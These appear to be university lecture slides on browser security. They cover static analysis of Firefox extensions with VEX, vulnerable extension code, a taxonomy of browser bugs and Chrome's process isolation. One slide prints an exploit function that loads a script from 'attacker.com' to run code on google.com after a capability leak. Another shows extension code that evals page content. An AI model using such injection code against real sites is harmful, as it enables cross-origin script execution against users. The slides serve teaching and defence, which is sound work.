- `wrappedJSObject`

Static Information Flow Analysis

- 1. Basic Goals

bookmarks.js:

```
1. function Bookmarks(){
2.   var bookmarks = new Array();
3.   this.load = function(){
4.     bookmarks = new Array();
5.     var rdf = Components.classes[
        "@mozilla.org/rdf/rdf-service;1"]
        .getService(Components.interfaces.nsIRDFService);
6.     var bmds = rdf.GetDataSource("rdf:bookmarks");
7.     var iter = bmds.GetAllResources();
8.     while (iter.hasMoreElements()){
9.       var element = iter.getNext();
10.      bookmarks.push(
        {name:element.name, url:element.url});
11.    } } }
```

sys.js:

```
12. var sys = new Sys();
13. function Sys() {
14.   var bookmarks = null;
15.   this.startup = function() {
16.     bookmarks = new Bookmarks();
17.     bookmarks.load();
18.     ui.buildFeedList(); }
19.   this.getBookmarks(){
20.     return bookmarks; } }
```

ui.js:

```
21. var ui = new Ui();
22. function Ui() {
23.   this.buildFeedList = function() {
24.     var bm = sys.getBookmarks();
25.     for (var i=0; i<bm.size(); i++) {
26.       var mark = bm.get(i);
27.       html += <p> mark.name; }
28.     div.innerHTML = html; } }
```

Evaluation

- Download a total of 2452 extensions, on an average, VEX took only 15.5 seconds per extension

| Flow Pattern | grep Alerts | VEX Alerts | Attackable Extensions | Source is trusted website | Not Attackable | | | Unanalyzed |
|--------------------------|-------------|------------|-----------------------|---------------------------|------------------------|-------------------------|---------------------------|------------|
| | | | | | <i>Sanitized input</i> | <i>Non-chrome sinks</i> | <i>Non-existent flows</i> | |
| Content Doc to eval | 430 | 13 | 2* | 1 | 0 | 3 | 5 | 2 |
| Content Doc to innerHTML | 534 | 46 | 0 | 14 | 6 | 6 | 9 | 11 |
| RDF to innerHTML | 60 | 4 | 4** | 0 | 0 | 0 | 0 | 0 |

Attackable Extensions: * WIKIPEDIA TOOLBAR v-0.5.7, WIKIPEDIA TOOLBAR v-0.5.9 ,
** FIZZLE v-0.5, FIZZLE v-0.5.1, FIZZLE v-0.5.2 & BEATNIK v-1.2

Figure 5: Flows from injectible sources to executable sinks.

| Unsafe Programming Practices | grep Alerts | VEX Alerts |
|----------------------------------|-------------|------------|
| evalInSandbox Object to == or != | 107 | 3 |
| Method Call on wrappedJSObject | 269 | 144 |

Figure 6: Results for unsafe programming practices.


Successful Attacks

- Wikipedia, Toolbar, up to version 0.5.9


```
script = window._content.document.  
getElementsByTagName('`script')[0].innerHTML;  
eval (script);
```

Figure 8: Wikipedia toolbar code.

Browser Vulnerabilities



Distribution of Browser Implementation Bugs




(a) Number of Historical Security Vulnerabilities in Firefox, Categorized by Severity and Firefox Components

Distribution of Browser Implementation Bugs

- Vulnerability types:
 - **WEB-TO-COMP** (*Web-to-Component Privilege Escalation*): allows attackers to run arbitrary code in vulnerable browser components
 - **WEB-TO-SYS** (*Web-to-System Privilege Escalation*): via vulnerable JavaScript APIs exposed by the browser components or plugins
 - **CROSS-ORIGIN** (*Cross-Origin Data & Privilege Leakage*): due to vulnerabilities e.g. missing security checks for access to JavaScript objects or XMLHttpRequest status, and capability leaks
 - **INTRA-ORIGIN** (*Intra-Web-Origin Data & Privilege Leakage*)
 - **USER** (*Confusion of User Authority*): allows attackers to manipulate UI to confuse, annoy, or trick users, hijacking their abilities in making reasonable security decisions.


Example Vulnerability: Cross-Origin Capability Leak




Web security

[Capability Leaks](#)

Example Vulnerability: Cross-Origin Capability Leak




Example Vulnerability: Cross-Origin Capability Leak



What if object in context 1 has pointer to
object in context 2?

Example Vulnerability: Cross-Origin Capability Leak



Example Vulnerability: Cross-Origin Capability Leak

- “Navigation and Document” case
- Example:
 - Visit <http://evil.com>
 - <http://evil.com> navigates to <http://google.com>
- Vulnerability:
 - Leakage of a JavaScript pointer to the new document object following a window navigation
- Browser bug:
 - `window.f` points to evil.com’s code after navigation

Example Vulnerability: Cross-Origin Capability Leak

Evil.com defines
this code in iframe to
`http://attacker.
com/iframe.html`

In parent frame:

```
window.f = frames[0].exploit
```

```
function exploit() {  
  var elmt = document.  
    createElement("script");  
  elmt.src =  
    "http://attacker.com/atk.js";  
  document.body.appendChild(elmt);  
}
```



Evil.com navigates iframe to `http://google.com`

Evil.com calls `window.f()`;

The exploit code runs on google.com

Example Vulnerability: Cross-Origin Capability Leak





Figure 3: Selected nodes from a heap graph showing a cross-origin JavaScript capability leak of the location prototype, `object@0x1c1d2700`, to the attacker after the victim attempts to frame bust.

Design Browser With Isolation

- Problem with Old Browser Design (such as early Firefox):
Single-process
 - Vulnerability leads to accessing all origins
- Solution: better Privilege Separation
 - Compartmentalize & assign least privilege
- Google Chrome
 - Goal: Separate filesystem from web code

Google Chrome Design


- Goal: Prevent web & network attacker from compromising OS resources (e.g. filesystem)



| Rendering Engine | Browser Kernel |
|------------------------|-------------------------|
| HTML parsing | Cookie database |
| CSS parsing | History database |
| Image decoding | Password database |
| JavaScript interpreter | Window management |
| Regular expressions | Location bar |
| Layout | Safe Browsing blacklist |
| Document Object Model | Network stack |
| Rendering | SSL/TLS |
| SVG | Disk cache |
| XML parsing | Download manager |
| XSLT | Clipboard |
| Both | |
| URL parsing | |
| Unicode parsing | |


Google Chrome

- One excellent idea: Using OS mechanism to protect resources in browser
 - Run each tab in a separate process
 - Error in one tab won't affect other tabs
- Read more:
<http://www.google.com/googlebooks/chrome/>



How Else Could You Partition?

- How about partitioning origins from one another?
- One problem: embedded pages from different origins
- Implementation challenges: increased no of processes, significant performance penalty!



Web security

Research Attempts in Fine-grained Isolation

| Browser | Isolation Primitive | Partitioning Dimension | Plugins | JS | HTML Parser | DOM | Layout | Network | Storage |
|-----------|---------------------|--|-------------------------------|----|-------------|-----|--------|---------|---------|
| Firefox | Process | Nil | Separate | ⊕ | ⊕ | ⊕ | ⊕ | ⊕ | ⊕ |
| Chrome | Process | By Origin, By Component | With Hosting Page or Separate | ⊕ | ⊕ | ⊕ | ⊕ | ○ | ○ |
| Tahoma | VMs | By Origin | With Hosting Page | ⊕ | ⊕ | ⊕ | ⊕ | ⊕ | ⊕ |
| Gazelle | Process | By Origin, By Sub-resource, By Component | Separate Per Origin | ⊕ | ⊕ | ⊕ | ⊕ | ○ | ○ |
| OP | Process | By Origin, By Component | Separate Per Origin & Plugin | ⊕ | ○ | ○ | ○⊗ | ◇ | ⊙ |
| OP2 | Process | By Origin, By Sub-resource, By Component | Separate Per Origin | ⊕ | ⊕ | ⊕ | ⊕ | ◇ | ⊙ |
| IE8/9 | Process | Per Tab | With Hosting Page (ActiveX) | ⊕ | ⊕ | ⊕ | ⊕ | ⊕ | ⊕ |
| IBOS | Process | By Origin, By Sub-resource, By Component | Separate | ⊕ | ⊕ | ⊕ | ⊕ | ○ | ⊗ |
| WebShield | Host | Nil | With Hosting Page | ⊕ | ⊕ | ○ | ○ | ⊕○ | ⊕ |

Table 1. Privilege Separation in Browsers *The table explains different partitioning dimensions in browser designs. For the right part of the table, same symbols denote the corresponding components are in the same partition.*

Summary

- Browser as an OS:
 - Gives you a way to think about what's different from traditional desktop OSes, and what's missing
- Browser Design:
 - Relatively clean at the high-level
 - A mess at an implementation-level view
 - Weak specs, deviations from specs → security bugs
- Browser Implementation:
 - Millions of lines of code, highly vulnerable
 - Privilege separation helps, but fine-grained separations leads to a performance problem
 - Useful auto-patching feature

Thank You !

Jian Mao

maojian@buaa.edu.cn

Zhenkai Liang

liangzk@comp.nus.edu.sg

School of Cyber Science and Technology